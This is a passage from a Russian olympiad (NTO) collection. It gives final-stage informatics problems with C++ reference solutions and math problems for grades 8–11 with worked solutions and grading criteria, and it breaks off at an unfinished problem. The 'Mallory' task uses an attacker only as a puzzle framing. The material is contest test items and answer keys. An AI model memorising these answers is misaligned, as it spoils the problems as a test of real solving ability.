Таким образом, наставник становится координатором и моральной опорой команды, помогая пройти заключительный этап НТО с максимальной уверенностью и результатом.

4.2. Предметный тур

Задачи третьего этапа предметного тура профиля по информатике открыты для решения. Участие в соревновании доступно на платформе Яндекс.Контест: https://contest.yandex.ru/contest/72665/enter/.

4.2.1. Информатика. 8–11 классы

Задача 4.2.1.1. Контейнеры (10 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Кот Матроскин дорос до высокой должности в Трансагенстве. Бочку он уже не катит, а занимается отправкой грузов контейнерами. В точке отправления скопились a больших контейнеров и b малых. Матроскин должен спланировать и заказать необходимое количество платформ для их перевозки (открытых вагонов, предназначенных для перевозки грузов, не боящихся атмосферных воздействий). На одну платформу технически можно поместить либо два больших контейнера, либо один большой и два малых. Иных способов загрузить платформу нет. Так как заказ платформы стоит денег, то экономный Матроскин никогда не отправит недогруженную платформу. Если некоторое количество контейнеров не получится загрузить сейчас, он отправит их на ожидание до следующего заказа.

Требуется помочь Матроскину и подсказать, какое максимальное количество платформ он может заказать, чтобы все платформы были полностью загружены контейнерами для отправки.

Формат входных данных

В единственной строке содержатся два целых числа a и b через пробел — количество больших и малых контейнеров в точке отправления соответственно, $0 \leqslant a, b \leqslant 100$.

Формат выходных данных

Вывести в ответ одно число — максимальное возможно количество платформ, которые получится полностью загрузить при указанных выше условиях.

Примеры

Стандартный ввод
5 7

Стандартный вывод
4

Пример программы-решения

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define int long long
using namespace std;
signed main(){
    int a, b;
    cin >> a >> b;
    int b1 = min(a, b / 2);
    a -= b1;
    b -= b1 * 2;
    cout << b1 + a / 2 << endl;
}
```

Задача 4.2.1.2. Три города (15 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Три города находятся на одной прямой: Первый и Третий с краев, Второй — где-то между ними. Между Первым и Третьим городом можно перемещаться либо на поезде, либо на самолете, при этом все перемещения проходят через Второй город. Более того, мэр Второго города, в целях поддержки обоих видов транспорта, обязал всех приехавших во Второй город поездом улетать из него на самолете и наоборот, всех прилетевших самолетом — уезжать из Второго города поездом.

Для определенности, пусть расстояние между Первым и Вторым городами равно A, расстояние между Вторым и Третьим городами равно B, причем $A \leqslant B$. Известно, что если из Первого во Второй лететь самолетом, а затем из Второго в Третий ехать поездом, время в пути составит X ч. Если же из Первого во Второй ехать поездом, а затем из Второго в Третий лететь самолетом, то время в пути составит Y ч.

Самолет летит со скоростью, в k раз превышающей скорость поезда. По заданным числам X, Y, k требуется определить, во сколько раз расстояние B больше расстояния A.

Формат входных данных

В одной строке через пробел заданы три целых числа:

- X — время движения, если из Первого во Второй город лететь самолетом, а затем из Второго в Третий ехать поездом;
- Y — время движения, если из Первого во Второй город ехать поездом, а затем из Второго в Третий лететь самолетом;
- k — коэффициент, показывающий, во сколько раз самолет быстрее поезда.

$1 \leqslant X, Y \leqslant 7 \cdot 10^5$;
$2 \leqslant k \leqslant 1\,000$;
$X \geqslant Y$.

Формат выходных данных

Вывести одно число — отношение, показывающее, во сколько раз расстояние B больше расстояния A.

Тесты, на которых будет проверяться решение, сгенерированы таким образом, что ответ всегда является целым числом.

Примеры

Пример №1

Стандартный ввод
`5 3 3`
Стандартный вывод
`3`

Пример №2

Стандартный ввод
`12 12 3`
Стандартный вывод
`1`

Примечания

Приведем пример, показывающий, как получается ответ для первого теста из условия. Обращаем внимание, что это не единственный пример расстояний, для

которого возможен такой набор данных. В то же время, искомое отношение определяется входными данными всегда однозначно.

После некоторых рассуждений можно получить, что если, например, взять расстояние A равным 15 км, а расстояние B равным 45 км, скорость поезда равной 10 км/ч, а скорость самолета равной 30 км/ч, то получим требуемые результаты:

$$\frac{15}{30} + \frac{45}{10} = 5,$$

$$\frac{15}{10} + \frac{45}{30} = 3.$$

Отношение $\frac{B}{A}$ равно $\frac{45}{15}$ и равно 3.

Пример программы-решения

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
using namespace std;
int main() {
    int X, Y, k;
    cin >> X >> Y >> k;
    int rat= (X * k - Y) / (Y * k - X);
    cout << rat << endl;
}
```

Задача 4.2.1.3. Круглая география (20 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 128 Мбайт.

Условие

Чего только ни встретишь в глубинах космоса! Есть, например, удивительная планета, покрытая океаном. В этом океане встречаются острова. Они имеют форму абсолютно правильного круга. Внутри этих островов могут быть озера. Они тоже имеют форму круга. Внутри этих озер могут быть свои острова. И верно, они тоже имеют форму круга. Внутри этих островов... Ну, вы поняли.

Итак, задано множество окружностей, описывающих эту круглую географию. Для каждой окружности требуется выяснить, что она собой представляет: остров (`Island`) или озеро (`Lake`).

Формат входных данных

Будем считать, что вся планета исходно покрыта океаном, и только незначительную часть ее поверхности занимают острова. Представим эту область, содержащую острова, в виде прямоугольной поверхности (карты) и упрощенно будем считать, что эта поверхность является плоской. Вся остальная часть планеты, не входящая на карту, покрыта океаном, и не представляет для нас интереса.

В первой строке ввода задано одно натуральное число n — количество окружностей, $1 \leqslant n \leqslant 1\,000$. Далее в n строках заданы по три целых числа x, y, R через пробел — описание очередной окружности. Числа x и y задают координаты центра ($-100 \leqslant x, y \leqslant 100$), а R — радиус окружности ($1 \leqslant R \leqslant 100$).

Гарантируется, что никакие две окружности на входе не пересекаются и не касаются.

Формат выходных данных

Вывести в ответ n строк. Для каждой окружности на входе в соответствующую строку вывести либо слово `Island`, если она является островом, либо `Lake`, если она является озером. Порядок вывода должен совпадать с порядком окружностей на входе.

Примечания




Рис. 4.2.1

На рис. 4.2.1 представлена карта для примера из условия. Синим обозначены водные пространства, коричневым — острова.

Примеры

Стандартный ввод

```
26
-6 7 4
-7 8 1
-5 5 1
-4 8 1
-5 -3 5
-6 -3 3
3 12 1
16 11 2
9 0 9
9 6 2
4 1 3
3 0 1
5 2 1
11 -4 4
12 -4 2
12 -4 1
28 3 10
23 5 4
23 5 2
23 5 1
24 -3 2
30 9 3
32 1 5
30 4 1
32 0 2
32 0 3
```

Стандартный вывод

```
Island
Lake
Lake
Lake
Island
Lake
Island
Island
Island
Lake
Lake
Island
Island
Lake
Island
Lake
Island
Lake
Island
Lake
Lake
Lake
Lake
Island
Lake
Island
```

Пример программы-решения

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define sz(a) (int)a.size()
#define pb push_back
#define all(a) a.begin(), a.end()
#define for0(i, n) for(int i = 0; i < n; i++)
#define for1(i, n) for(int i = 1; i <= n; i++)
#define x first
#define y second
#define int long long
using namespace std;
typedef pair<int, int> pii;
typedef vector<int> vi;
const int INF = 1e18;
const int MOD = 1e9 + 7;
const int LG = 19;


struct circ{
    pair<double, double> c;
    double R;
};


double dist(pair<double, double> a, pair<double, double> b){
    return sqrt((a.x - b.x) * (a.x - b.x) + (a.y - b.y) * (a.y -
    ↪  b.y));
}




bool inside(circ inc, circ outc){
    return (dist(inc.c, outc.c) + inc.R < outc.R);
}


signed main(){
    int n;
    cin >> n;
    vector<circ> v(n);
    for(int i = 0; i < n; i++){
        cin >> v[i].c.x >> v[i].c.y >> v[i].R;
    }
    vi mask(n, 0);
    for(int i = 0; i < n; i++){
        for(int j = 0; j < n; j++){
            if(i != j && inside(v[i], v[j])){
                mask[i]++;
            }
        }
    }
    for(int i = 0; i < n; i++){
       cout << ((mask[i] % 2)?  "Lake\n" : "Island\n");
    }
}
```

Задача 4.2.1.4. Мэллори подменяет сообщение (25 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 64 Мбайт.

Условие

Алиса посылает Бобу сообщение, которое состоит из n положительных целых чисел. Активная злоумышленница Мэллори пытается нарушить целостность сообщения. Она перехватывает эти посылаемые числа и по очереди заменяет их на другие, после чего посылает эти искаженные числа Бобу.

Мэллори не может менять полученные числа произвольным образом. Ее алгоритм построения искаженных чисел следующий: исходно у нее было число $t_0 = 0$. Перехватив очередное число Алисы a_i, Мэллори берет имеющееся у себя на данный момент число t_{i-1} и формирует из него новое число t_i либо как $t_i = a_i + t_{i-1}$ — этот вариант изменения доступен всегда, либо как $t_i = a_i - t_{i-1}$, такой вариант доступен, если $a_i > t_{i-1}$, то есть получающееся в итоге число является положительным и не противоречит характеру посылаемых чисел. После этого Мэллори пересылает полученное число t_i Бобу и использует новое t_i для следующей подмены.

Если вариант замены единственный ($t_{i-1} \geqslant a_i$), то Мэллори делает замену $t_i = a_i + t_{i-1}$ без вариантов. Если же возможны оба варианта замены, то Мэллори поступает случайным образом, и на выходе может получиться как $t_i = a_i + t_{i-1}$, так и $t_i = a_i - t_{i-1}$. При этом известно, что вариант подмены с вычитанием Мэллори сделает ровно k раз из n.

Получив вместо последовательности $a_1,a_2,\ldots,a_n$ последовательность $t_1,t_2,\ldots,t_n$, и, зная все проделки Мэллори, Боб хочет понять объем работы по восстановлению правильного сообщения. По заданному числу k и последовательности t_i он просит вывести сумму всех возможных последовательностей, которые потенциально могла бы исходно выслать ему Алиса. Если нет ни одного сообщения, из которого могла бы получиться последовательность t_i, вывести 0.

Так как ответ может оказаться очень большим, нужно вывести его остаток от деления на число $10^9 + 7$.

Формат входных данных

В первой строке содержатся два целых числа n и k через пробел, $1 \leqslant n \leqslant 1\,000$, $0 \leqslant k \leqslant n$.

Во второй строке содержатся n целых чисел t_i через пробел, $1 \leqslant t_i \leqslant 10^5$.

Формат выходных данных

Вывести одно число — сумму всех возможных последовательностей, которые могла бы потенциально послать Алиса таких, что применив к каждой из них неко-

торым образом свой алгоритм подмены, Мэллори получит последовательность t_i, причем вычитание в каждом из этих вариантов она произведет ровно k раз.

Примеры

Пример №1

Стандартный ввод
5 3 2 5 8 7 12
Стандартный вывод
252

Пример №2

Стандартный ввод
5 0 2 5 8 7 12
Стандартный вывод
0

Пример №3

Стандартный ввод
5 1 2 5 8 7 12
Стандартный вывод
28

Примечания

Рассмотрим первый пример: $n = 5$, $k = 3$. Существует ровно шесть последовательностей, которые исходно могла бы подготовить Алиса для пересылки таких, что, применив к каждой из них некоторым образом алгоритм подмены, Мэллори получит $2, 5, 8, 7, 12$. Приведем все эти последовательности:

$2, 7, 3, 15, 5$ $(2 - 0 = 2,\ 7 - 2 = 5,\ 3 + 5 = 8,\ 15 - 8 = 7,\ 5 + 7 = 12)$;
$2, 3, 13, 15, 5$ $(2 - 0 = 2,\ 3 + 2 = 5,\ 13 - 5 = 8,\ 15 - 8 = 7,\ 5 + 7 = 12)$;
$2, 3, 3, 15, 19$ $(2 - 0 = 2,\ 3 + 2 = 5,\ 3 + 5 = 8,\ 15 - 8 = 7,\ 19 - 7 = 12)$;
$2, 7, 3, 15, 19$ $(2 + 0 = 2,\ 7 - 2 = 5,\ 3 + 5 = 8,\ 15 - 8 = 7,\ 19 - 7 = 12)$;
$2, 7, 13, 15, 5$ $(2 + 0 = 2,\ 7 - 2 = 5,\ 13 - 5 = 8,\ 15 - 8 = 7,\ 5 + 7 = 12)$;
$2, 3, 13, 15, 19$ $(2 + 0 = 2,\ 3 + 2 = 5,\ 13 - 5 = 8,\ 15 - 8 = 7,\ 19 - 7 = 12)$.

В каждом случае для достижения последовательности t_i в исходной последовательности Мэллори производит ровно три вычитания. Можно видеть, что сумма всех чисел во всех этих последовательностях равна 252.

Во втором примере $k = 0$. Можно показать, что Алиса не может сгенерировать ни одной последовательности, из которой можно получить заданную последовательность t_i, ни разу не использовав подмены с вычитанием. Таким образом, ответ равен 0.

Пример программы-решения

Ниже представлено решение на языке C++.

C++

```cpp
#include<bits/stdc++.h>
#define sz(a) (int)a.size()
#define pb push_back
#define all(a) a.begin(), a.end()
#define for0(i, n) for(int i = 0; i < n; i++)
#define for1(i, n) for(int i = 1; i <= n; i++)
#define x first
#define y second
#define int long long
using namespace std;
typedef pair<int, int> pii;
typedef vector<int> vi;
typedef vector<vector<int> > vvi;
const int INF = 1e18;
const int MOD = 1e9 + 7;
const int LG = 19;

signed main(){
	ios::sync_with_stdio(0), cin.tie(0), cout.tie(0);
    int n, k;
    cin >> n >> k;
    vi v(n + 1, 0);
    for1(i, n){
        cin >> v[i];
    }
    vi add(n + 1, -1), subs(n + 1, 0);
    for1(i, n){
        if(v[i] > v[i - 1]){
            add[i] = v[i] - v[i - 1];
        }
        subs[i] = v[i] + v[i - 1];
    }
    vector<vector<pii> > dp(n + 1, vector<pii>(n + 1, {0, 0}));
    dp[0][0] = {0, 1};
    for1(j, n){
        for0(i, n + 1){
            if(i > 0){
           dp[i][j].x = (dp[i - 1][j - 1].x + (dp[i - 1][j - 1].y *
            ↪  subs[j]) % MOD) % MOD;
                dp[i][j].y = dp[i - 1][j - 1].y;
            }
            if(add[j] > 0){
           (dp[i][j].x += dp[i][j - 1].x + (dp[i][j - 1].y * add[j]) %
            ↪  MOD) %= MOD;
```

```
                (dp[i][j].y += dp[i][j - 1].y) %= MOD;
            }
        }
    }
    cout << dp[k][n].x << endl;
}
```

Задача 4.2.1.5. Обезьяна и Word (30 баллов)

Имя входного файла: стандартный ввод или `input.txt`.

Имя выходного файла: стандартный вывод или `output.txt`.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 128 Мбайт.

Условие

Одна обезьяна решила проверить известную гипотезу об обезьянах и печатных машинках. Так как на дворе был XXI век, обезьяна открыла Word и начала печатать в нем случайные слова. i-е по порядку слово она вставляла на p_i-ю позицию, после чего все ранее напечатанные слова, находящиеся в этой или более правой позиции, естественным образом сдвигались на длину этого слова правее. В итоге у обезьяны получился текст из одной строки, разбитой на слова, между которыми стояло ровно по одному пробелу. Знаков препинания, начальных и концевых пробелов в ее тексте не было. Все слова состояли из заглавных и прописных латинских букв.

По заданному порядку слов, которые печатала обезьяна, и позициям, в которые она их вставляла, нужно получить окончательный текст.

Формат входных данных

В первой строке находится число n — количество слов, которые напечатала обезьяна, $1 \leqslant n \leqslant 10^5$.

В следующих n строках находятся по одному слову w_i и одному числу pos_i через пробел. Это означает, что обезьяна вставила слово w_i так, что оно стало на позицию pos_i, при этом все ранее напечатанные слова, имеющие такую или большую позицию, сместились на длину этого слова и одного пробела вправо. Слово w_i состоит из заглавных и прописных латинских букв и имеет длину не более 9. Позиция pos_i, куда его вставила обезьяна, находится в пределах от 1 до i.

Формат выходных данных

Вывести в одну строку итоговый текст, полученный обезьяной. Слова должны разделяться между собой ровно одним пробелом.

Примеры

Пример №1

Стандартный ввод
5 Tolstoy 1 Peace 2 and 2 Leo 1 War 3
Стандартный вывод
Leo Tolstoy War and Peace

Пример №2

Стандартный ввод
7 a 1 bb 1 ccc 1 dddd 1 eeeee 1 ffffff 1 ggggggg 1
Стандартный вывод
ggggggg ffffff eeeee dddd ccc bb a

Пример программы-решения

Ниже представлено решение на языке C++.

C++

```
#include<bits/stdc++.h>
#define sz(a) (int)a.size()
#define pb push_back
#define all(a) a.begin(), a.end()
#define for0(i, n) for(int i = 0; i < n; i++)
#define for1(i, n) for(int i = 1; i <= n; i++)
#define x first
#define y second
#define int long long
using namespace std;
typedef pair<int, int> pii;
typedef vector<int> vi;
const int INF = 1e18 + 1;
const int MOD = 1e9 + 7;
const int LG = 19;
const int N = (1 << LG);
```

```
17
18  vi tr(2 * N, 1);
19  vi res(N, 0);
20  void build(){
21      for(int i = N - 1; i >= 0; i--){
22          tr[i] = tr[2 * i] + tr[2 * i + 1];
23      }
24  }
25
26  void push(int t, int a, int cpos){
27      if(t >= N){
28          res[t - N] = a;
29          return;
30      }
31
32      if(cpos <= tr[2 * t]){
33          tr[2 * t]--;
34          push(2 * t, a, cpos);
35      }
36      else{
37          tr[2 * t + 1]--;
38          push(2 * t + 1, a, cpos - tr[2 * t]);
39      }
40  }
41  signed main(){
42      ios::sync_with_stdio(0), cin.tie(0), cout.tie(0);
43      int n;
44      cin >> n;
45      vector<string> v(n);
46      vi pos(n);
47      for0(i, n){
48          cin >> v[i] >> pos[i];
49      }
50      build();
51      for(int i = n - 1; i >= 0; i--){
52          push(1, i, pos[i]);
53      }
54      for0(i, n - 1){
55          cout << v[res[i]]<< ' ';
56      }
57      cout << v[res[n - 1]];
58      cout << endl;
59  }
```

4.2.2. Математика. 8–9 классы

Задача 4.2.2.1. (15 баллов)

Тема: алгебра.

Условие

На сетке расставлены фишки следующим образом: по одной фишке в центре каждой из ячеек и по одной фишке — в каждом из узлов сетки.

Для примера на рис. 4.2.2 приведена сетка размером 2×3, на которой 18 фишек (фишки отмечены синим цветом).

Найдите количество фишек на сетке размером 25×24 ячейки.




Рис. 4.2.2

Решение

Сетка содержит $25 \times 24 = 600$ ячеек, таким образом, 600 фишек находятся в центрах ячеек.

Количество фишек в узлах $(25 + 1) \cdot (24 + 1) = 650$, так как количество горизонтальных и вертикальных линий, ограничивающих ячейки, на единицу больше, чем число ячеек в строке или столбце.

Значит, всего фишек $600 + 650 = 1\,250$.

Ответ: 1 250.

Критерии оценивания

Только ответ без объяснения — 5 баллов.

Верно посчитано общее количество фишек в центрах ячеек — 5 баллов.

Верно посчитано общее количество фишек в узлах ячеек — 10 баллов.

Арифметическая ошибка при верной логике решения — 12 баллов.

Найдены 600 и 650, но не найдена сумма — баллы не снимаются.

Задача 4.2.2.2. (20 баллов)

Темы: комбинаторика, игры и стратегии.

Условие

В стране 20 городов, некоторые из которых соединены дорогами. Каждая дорога начинается в одном городе, заканчивается в другом и не проходит через остальные города. Дороги не пересекаются. Автолюбители Петя и Коля играют в следующую игру. Вначале Петя определяет два города, в первый из которых перемещается сам, а во второй перемещается Коля. Далее передвигаются по очереди, начинает Коля. За один ход игрок выбирает дорогу, ведущую из города, в котором он находится и едет по ней, попадая в другой город. Если после очередного хода оба игрока оказываются в одном городе, то сделавший ход игрок выигрывает. При каком наибольшем числе дорог может оказаться так, что у Пети есть выигрышная стратегия?

Решение

Оценка. Заметим, что наибольшее число дорог в стране будет в том случае, если каждый город соединен с каждым. В такой стране $\frac{20 \cdot 19}{2} = 190$ дорог. Но если в стране 190 дорог, то Коля первым же своим ходом может приехать в город, в котором находится Петя (каждый город соединен с каждым). Следовательно, в этом случае у Пети нет выигрышной стратегии. Поэтому в стране меньше 190 дорог, т. е. не больше 189 дорог.

Пример. Рассмотрим страну, в которой соединены дорогами все пары городов, кроме пары (A, B). В такой стране 189 дорог. Выигрышная стратегия Пети заключается в том, чтобы выбрать для себя город A, для Коли — город B. В таком случае Коля не сможет выиграть первым своим ходом, и в какой бы город D Коля ни поехал, Петя перейдет из A в D своим первым ходом и выиграет.

Ответ: 189.

Критерии оценивания

Получен только ответ без рассуждений или с неверными рассуждениями — 5 баллов (баллы за этот пункт не складываются с баллами за следующие пункты).

Доказана «оценка», что городов не более 189 — 10 баллов.

Построен «пример» в котором 189 дорог и приведена стратегия за Петю — 10 баллов.

Построен «пример» в котором 189 дорог, но нет стратегии за Петю — 0 баллов.

Задача 4.2.2.3. (20 баллов)

Тема: метод от противного.

Условие

На пальме растут 55 бананов, которые нужно распределить между девятью обезьянами так, чтобы любые две обезьяны получили в сумме хотя бы 9 бананов (некоторые обезьяны могут получить 0 бананов). Докажите, что по крайней мере три обезьяны получат одинаковое количество бананов.

Решение

Предположим противное, что одинаковое количество бананов могут получить не более двух обезьян. Теперь рассмотрим два случая.

1. Каждая обезьяна получила хотя бы 5 бананов. Тогда по 5 бананов получили не более двух обезьян, по шесть бананов — не более двух обезьян и т. д. Поэтому все обезьяны получили не менее $5\cdot 2+6\cdot 2+7\cdot 2+8\cdot 2+9=61$ банан. Противоречие.
2. Хотя бы одна обезьяна получила менее 5 бананов. Обозначим эту обезьяну за A, а за n, $n \leqslant 4$, обозначим количество полученных ею бананов. Рассматривая пары обезьян, одна из которых A, получим, что каждая из оставшихся получила хотя бы $9-n$ бананов. Действуя аналогично предыдущему случаю, получим, что все обезьяны получили в сумме хотя бы $n+(9-n)\cdot 2+(10-n)\cdot 2+(11-n)\cdot 2+(12-n)\cdot 2=84-7n$ бананов. Учитывая, что $n \leqslant 4$, получим $84-7n \geqslant 84-28=56$. Противоречие.

Критерии оценивания

Рассмотрен лишь первый случай или доказано, что есть обезьяна получившая не более 4 бананов — 5 баллов.

Рассмотрен лишь второй случай — 15 баллов.

Второй случай делается перебором возможных значений n, т. е. $n=4,3,2,1,0$. В этом переборе упущен или неверно рассмотрен один случай — 10 баллов за весь второй случай.

В этом переборе упущено более одного случая, при этом рассмотрен случай $n=4$ — 5 баллов за весь второй случай.

Рассмотрен лишь случай $n=4$ без попыток перебора — 5 баллов за весь второй случай.

В этом переборе упущено более одного случая, при этом не рассмотрен случай $n=4$ — 0 баллов за весь второй случай.

Баллы за первый и второй случаи складываются.

Задача 4.2.2.4. (20 баллов)

Тема: геометрия.

Условие

Пусть Ω — описанная окружность остроугольного треугольника ABC. Биссектрисы углов A, B и C пересекают Ω в точках A_1, B_1 и C_1 соответственно, а биссектрисы углов A_1, B_1 и C_1 треугольника $A_1B_1C_1$ пересекают Ω в точках A_2, B_2 и C_2 соответственно. Известно, что наименьший угол треугольника ABC равен $40°$. Найдите наименьший угол треугольника $A_2B_2C_2$.

Решение




Рис. 4.2.3

Утверждение. Пусть дан треугольник ABC с углами $2x$, $2y$, $2z$, в котором его биссектрисы пересекают его описанную окружность в точках A_1, B_1, C_1 соответственно. Тогда углы треугольника $A_1B_1C_1$ равны $x+y, y+z, z+x$.

Доказательство. Заметим, что $\angle C_1A_1A = \angle C_1CA$ как опирающиеся на дугу C_1A (см. рис. 4.2.3). При этом $\angle C_1A_1A = \dfrac{1}{2}\angle ACB = z$. Аналогично $\angle B_1A_1A = y$. Тогда $\angle B_1A_1C_1 = y+z$. Аналогично для других углов треугольника $A_1B_1C_1$. Утверждение доказано.

Обозначим теперь углы исходного треугольника $4\alpha = 40°, 4\beta, 4\gamma$ $(\alpha \leqslant \beta \leqslant \gamma)$. Применяя полученное выше утверждение для треугольника ABC, получим, что углы треугольника $A_1B_1C_1$ равны $\dfrac{4\alpha}{2}+\dfrac{4\beta}{2} = 2\alpha+2\beta$, $\dfrac{4\beta}{2}+\dfrac{4\gamma}{2} = 2\beta+2\gamma$ и $\dfrac{4\gamma}{2}+\dfrac{4\alpha}{2} = 2\gamma+2\alpha$.

Применяя теперь то же утверждение для треугольника $A_1B_1C_1$ получим, что углы треугольника $A_2B_2C_2$ равны $\alpha+\beta+\beta+\gamma=\dfrac{4\alpha+4\beta+4\gamma}{4}+\beta=45^\circ+\beta$, $45^\circ+\gamma$, $45^\circ+\alpha$. Учитывая, что $\alpha\leqslant\beta\leqslant\gamma$, получим $45^\circ+\alpha\leqslant 45^\circ+\beta\leqslant 45^\circ+\gamma$. Поэтому наименьший угол треугольника $A_2B_2C_2$ равен $45^\circ+\alpha=55^\circ$.

Ответ: 55°.

Критерии оценивания

Дан только верный ответ — 1 балл.

При верном решении используется утверждение без доказательства — снимается 2 балла.

Сформулировано утверждение без дальнейших продвижений — 3 балла.

Сформулировано и доказано утверждение без дальнейших продвижений — 5 баллов.

Вычислены углы треугольника $A_2B_2C_2$ через углы треугольника ABC, ответ не получен — 10 баллов.

Вычислены углы треугольника $A_2B_2C_2$ через углы треугольника ABC и посчитано значение одного из углов, равного 55°, но не доказано, что он наименьший — 15 баллов.

Задача 4.2.2.5. (25 баллов)

Тема: алгебра.

Условие

Найдите всевозможные тройки целых чисел a, b, c, для которых выполняются равенства: $a+b-c=1$ и $a^2+b^2-c^2=-1$.

Решение

Перепишем равенства в виде:

$$a+b=c+1; \tag{4.2.1}$$

$$a^2+b^2=c^2-1. \tag{4.2.2}$$

Равенство (4.2.2) можно записать в виде $(a+b)^2-2ab=c^2-1$. Используя (4.2.1), получим $(c+1)^2-2ab=c^2-1$ или $c^2+2c+1-2ab=c^2-1$, если привести подобные и разделить обе части равенства на 2, получим: $c+1=ab$. Снова используя (4.2.1), получим $a+b=ab\Leftrightarrow ab-a-b+1=1\Leftrightarrow(a-1)(b-1)=1$. Последнее уравнение имеет два решения в целых числах:

1. $a-1=1$ и $b-1=1$, тогда получим тройку $a=2, b=2, c=3$;
2. $a-1=-1$ и $b-1=-1$, тогда получим тройку $a=0, b=0, c=-1$.

Ответ: $(2,2,3), (0,0,-1)$.

Критерии оценивания

Найден только один ответ подбором и показано, что он подходит — 3 балла.

Найдены оба ответа подбором и показано, что они подходят — 5 баллов.

Получено равенство $a+b=ab$ без дальнейших продвижений — 10 баллов.

Получено разложение $(a-1)(b-1)=1$ без дальнейших продвижений — 15 баллов.

Баллы за указанные выше продвижения и ответ (ответы) суммируются.

При решении уравнения в целых числах $(a-1)(b-1)=1$ потерян один из ответов, например, рассмотрен только случай $a-1=1, b-1=1$ — 20 баллов.

Баллы за указанное выше продвижение и ответ (ответы) не суммируются.

4.2.3. Математика. 10–11 классы

Задача 4.2.3.1. (15 баллов)

Темы: алгебра, тригонометрия.

Условие

Сколько должно быть слагаемых под знаком корня в выражении

$$\sqrt[3]{tg^3\frac{\pi}{3}+...+tg^3\frac{\pi}{3}}=6\sqrt{3},$$

чтобы равенство было верным?

Решение

Обозначим количество слагаемых под корнем через n, тогда $\sqrt[3]{n\cdot tg^3\frac{\pi}{3}}=6\sqrt{3}$. Вынося тангенс из-под корня и учитывая, что $tg\frac{\pi}{3}=\sqrt{3}$, получим $\sqrt[3]{n}=6$. Отсюда $n=6^3=216$.

Ответ: 216.

Критерии оценивания

Только ответ — 2 балла.

Записано уравнение, в котором неизвестным является количество слагаемых под корнем, например, $\sqrt[3]{n\cdot tg^3\frac{\pi}{3}}=6\sqrt{3}$ — 5 баллов.

Арифметическая ошибка при логически верном рассуждении — 10 баллов.

Задача 4.2.3.2. (15 баллов)

Тема: игры и стратегии.

Условие

На доске выписаны все натуральные числа от 1 до 999 включительно. Миша и Ян ходят по очереди, начинает Миша. За один ход игрок стирает с доски одно из чисел. Игра заканчивается, когда на доске останется два числа. Если их сумма равна кубу какого-либо целого числа, то выигрывает Миша, в противном случае выигрывает Ян. Кто из игроков имеет выигрышную стратегию, позволяющую ему победить вне зависимости от ходов противника?

Решение

